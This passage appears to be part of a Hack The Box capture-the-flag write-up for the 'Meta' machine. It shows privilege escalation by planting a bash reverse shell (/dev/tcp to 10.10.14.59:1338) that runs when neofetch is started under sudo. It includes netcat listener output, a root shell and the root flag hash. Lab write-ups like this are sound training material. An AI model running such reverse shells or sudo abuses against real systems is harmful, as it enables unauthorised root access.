
```
# Added Line  
/bin/bash -c "/bin/bash -i >& /dev/tcp/10.10.14.59/1338 0>&1"
```

I started a netcat listener

I then executed the neofetch command with sudo and obtained a root shell. I was then able to read the root flag

```
# Commands Executed  
sudo -u root /usr/bin/neofetch \"\  
cat /root/root.txt
```

SCREENSHOT EVIDENCE



```
thomas@meta:~/.config$ sudo -u root /usr/bin/neofetch \"\  
  
└─(root@kali)-[~/HTB/Boxes/Meta]  
└─# nc -lvnp 1338  
Ncat: Version 7.92 ( https://nmap.org/ncat )  
Ncat: Listening on :::1338  
Ncat: Listening on 0.0.0.0:1338  
Ncat: Connection from 10.129.127.162.  
Ncat: Connection from 10.129.127.162:58746.  
root@meta:/home/thomas/.config# id  
id  
uid=0(root) gid=0(root) groups=0(root)  
root@meta:/home/thomas/.config# hostname  
hostname  
meta  
root@meta:/home/thomas/.config# hostname -I  
hostname -I  
10.129.127.162  
root@meta:/home/thomas/.config# cat /root/root.txt  
cat /root/root.txt  
6f04841846930abca2045bf8cca81a3d  
root@meta:/home/thomas/.config# |
```

ROOT FLAG: 6f04841846930abca2045bf8cca81a3d